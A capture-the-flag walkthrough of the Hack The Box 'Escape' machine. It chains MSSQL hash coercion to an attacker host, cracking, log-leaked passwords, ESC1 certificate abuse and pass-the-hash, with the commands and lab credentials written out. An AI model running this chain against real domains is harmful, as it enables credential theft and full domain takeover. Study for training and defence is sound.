Escape | Hack The Box Walkthrough | OSCP Style
Chaining an MSSQL NetNTLMv2 capture, a leaked log password, and an AD CS ESC1 certificate-template abuse to reach Domain Admin.
Chaining an MSSQL NetNTLMv2 capture, a leaked log password, and an AD CS ESC1 certificate-template abuse to reach Domain Admin.
Escape is a brilliant Active Directory machine that culminates in one of the most impactful modern AD attacks: abusing a misconfigured Active Directory Certificate Services (AD CS) template (the well-known ESC1). Along the way we capture and crack a service account’s NetNTLMv2 hash through MSSQL, recover a second user’s password from a leftover log file, and finally forge a certificate that lets us authenticate as the Domain Administrator. Let’s dig in.
Reconnaissance
We begin with a full TCP scan that fingerprints services and runs the default scripts:
nmap -p- --open -sS -sV -sC --min-rate 5000 -n 10.10.11.202 -oN result.txt


The host is a domain controller for sequel.htb, and crucially it exposes both SMB and Microsoft SQL Server. Two great places to start enumerating.
SMB Enumeration
Listing the shares anonymously reveals a readable Public share:
smbclient -L 10.10.11.202 -N

Inside the Public share we find a document, SQL Server Procedures.pdf, which we download:
smbclient //10.10.11.202/Public -N
mget "SQL Server Procedures.pdf"


The PDF is effectively an internal how-to for connecting to the SQL Server, and it conveniently includes a set of guest credentials (PublicUser / GuestUserCantWrite1) intended for read-only access.
MSSQL Access & NetNTLMv2 Capture
We log in to the SQL Server with Impacket’s mssqlclient using the leaked credentials:
impacket-mssqlclient sequel.htb/PublicUser:GuestUserCantWrite1@10.10.11.202



Our SQL access is limited, but it’s enough to coerce authentication. The stored procedure xp_dirtree lists the contents of a directory, and if we point it at a UNC path on our own machine, the SQL service account will try to authenticate to us. We catch that authentication with Responder, capturing the account's NetNTLMv2 hash. First, we start Responder on our interface:
sudo responder -I tun0
Then, from the SQL session, we trigger the connection back to us:
EXEC xp_dirtree '\\10.10.14.9\share'


We crack the captured NetNTLMv2 hash with Hashcat (mode 5600) against rockyou.txt:
hashcat -a 0 -m 5600 hash.txt /usr/share/wordlists/rockyou.txt --force
Initial Foothold

We confirm the recovered credentials work over WinRM and then log in:
crackmapexec winrm 10.10.11.202 -u 'SQL_SVC' -p 'REGGIE1234ronnie'

evil-winrm -i 10.10.11.202 -u 'SQL_SVC' -p 'REGGIE1234ronnie'
Lateral Movement

Exploring the file system as SQL_SVC, we find SQL Server log files. Backups of the error log often contain interesting data, and this box is no exception:

Reading the backed-up error log reveals a classic mistake: a user typed their password into the username field during a failed login attempt, and the failed authentication was logged in cleartext. The log exposes the credentials for Ryan.Cooper.
type ERRORLOG.BAK

We validate the new credentials and pivot to Ryan.Cooper, who holds the user flag:
crackmapexec winrm 10.10.11.202 -u 'Ryan.Cooper' -p 'NuclearMosquito3'

evil-winrm -i 10.10.11.202 -u 'Ryan.Cooper' -p 'NuclearMosquito3'
Enumerating the Path to Domain Admin
To find a privilege escalation route, we transfer enumeration tooling to the host. We host the files from Kali with a simple web server:
python3 -m http.server 80


We download and run winPEAS to survey the system:
wget hxxp://10.10.14.9/winPEASx64[.]exe -O winPEAS[.]exe
.\winPEAS[.]exe

The presence of a Certificate Authority is a strong lead. We bring over Certify, the go-to tool for hunting vulnerable AD CS templates:
wget hxxp://10.10.14.9/Certify[.]exe -O Certify[.]exe
![Figure 20. Transferring Certify[.]exe to the target.](https://cdn.academiaspg.com/blog/escape-hack-the-box-walkthrough-oscp-style/1_T8FL8V0797ud7XSoQJJUpg.png)
AD CS Abuse: ESC1
We ask Certify to find templates we can abuse as the current user:
.\Certify[.]exe find /vulnerable /currentuser


Certify flags a template with a textbook ESC1 misconfiguration. Three attributes combine to make it exploitable:
- msPKI-Certificate-Name-Flag : ENROLLEE_SUPPLIES_SUBJECT, the enrollee can specify an arbitrary subject (Subject Alternative Name). In other words, we can request a certificate on behalf of any user in the domain, including the Administrator.
- pkiextendedkeyusage : Client Authentication, …, the resulting certificate can be used to authenticate to the domain. A subject we control plus an authentication-capable certificate is exactly what we need.
- Enrollment Rights : sequel\Domain Users, any domain user is allowed to request this certificate, so our low-privileged account qualifies.
In short: ESC1 lets an unprivileged user request a certificate, set its identity to
Administrator, and then use that certificate to authenticate as the Administrator. The CA happily signs it because the template trusts the enrollee to supply the subject.
We request a certificate from the CA, specifying the Administrator as the alternative name:
.\Certify[.]exe request /ca:dc.sequel.htb\sequel-DC-CA /template:UserAuthentication /altname:Administrator



Certify outputs a PEM certificate and a private key. We combine them into a single PFX file that the next tool can consume (set an export password when prompted, or leave it blank):
openssl pkcs12 -in cert.pem -inkey private.key -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx
Authenticating as Administrator
Back on the target, we bring over Rubeus and our freshly minted certificate:
wget hxxp://10.10.14.9/Rubeus[.]exe -O Rubeus[.]exe
wget http://10.10.14.9/cert.pfx -O cert.pfx



We use Rubeus to request a Ticket Granting Ticket (TGT) with the certificate via PKINIT. The /getcredentials flag also retrieves the account's NTLM hash, which is even more convenient than the ticket itself:
.\Rubeus[.]exe asktgt /user:Administrator /certificate:cert.pfx /password: /getcredentials
Domain Compromise

With the Administrator’s NTLM hash, we don’t need the password at all. We authenticate via Pass-the-Hash and capture the root flag:
evil-winrm -i 10.10.11.202 -u 'Administrator' -H 'A52F78E4C751E5F5E17E1E9F3E58F4EE'
Conclusion
Escape is a superb showcase of how modern Active Directory falls, not to memory-corruption exploits, but to chained misconfigurations. We moved from a leaked PDF, to an MSSQL-coerced NetNTLMv2 capture, to a password carelessly logged in cleartext, and finally to the crown jewel: an AD CS template that trusted the enrollee to name its own subject. ESC1 remains one of the highest-impact findings on real engagements precisely because certificate-based authentication is so often overlooked.
Key takeaways:
- Never store credentials in documents on readable shares.
- MSSQL service accounts can be coerced into authenticating via
xp_dirtree: capture and crack the hash. - SQL Server error logs can leak secrets; treat them as sensitive.
- AD CS templates with
ENROLLEE_SUPPLIES_SUBJECT+ client-authentication EKU (ESC1) are a direct path to Domain Admin. Audit your templates with Certify or Certipy.
References
- From Misconfigured Certificate Template to Domain Admin: ired.team
- Certified Pre-Owned: AD CS Abuse (SpecterOps)
- AD CS Attacks: The Hacker Recipes
If you’re interested in following my upcoming articles on OT/ICS, certifications, HTB content, and Red Team experiences, I invite you to connect with me on LinkedIn or Instagram.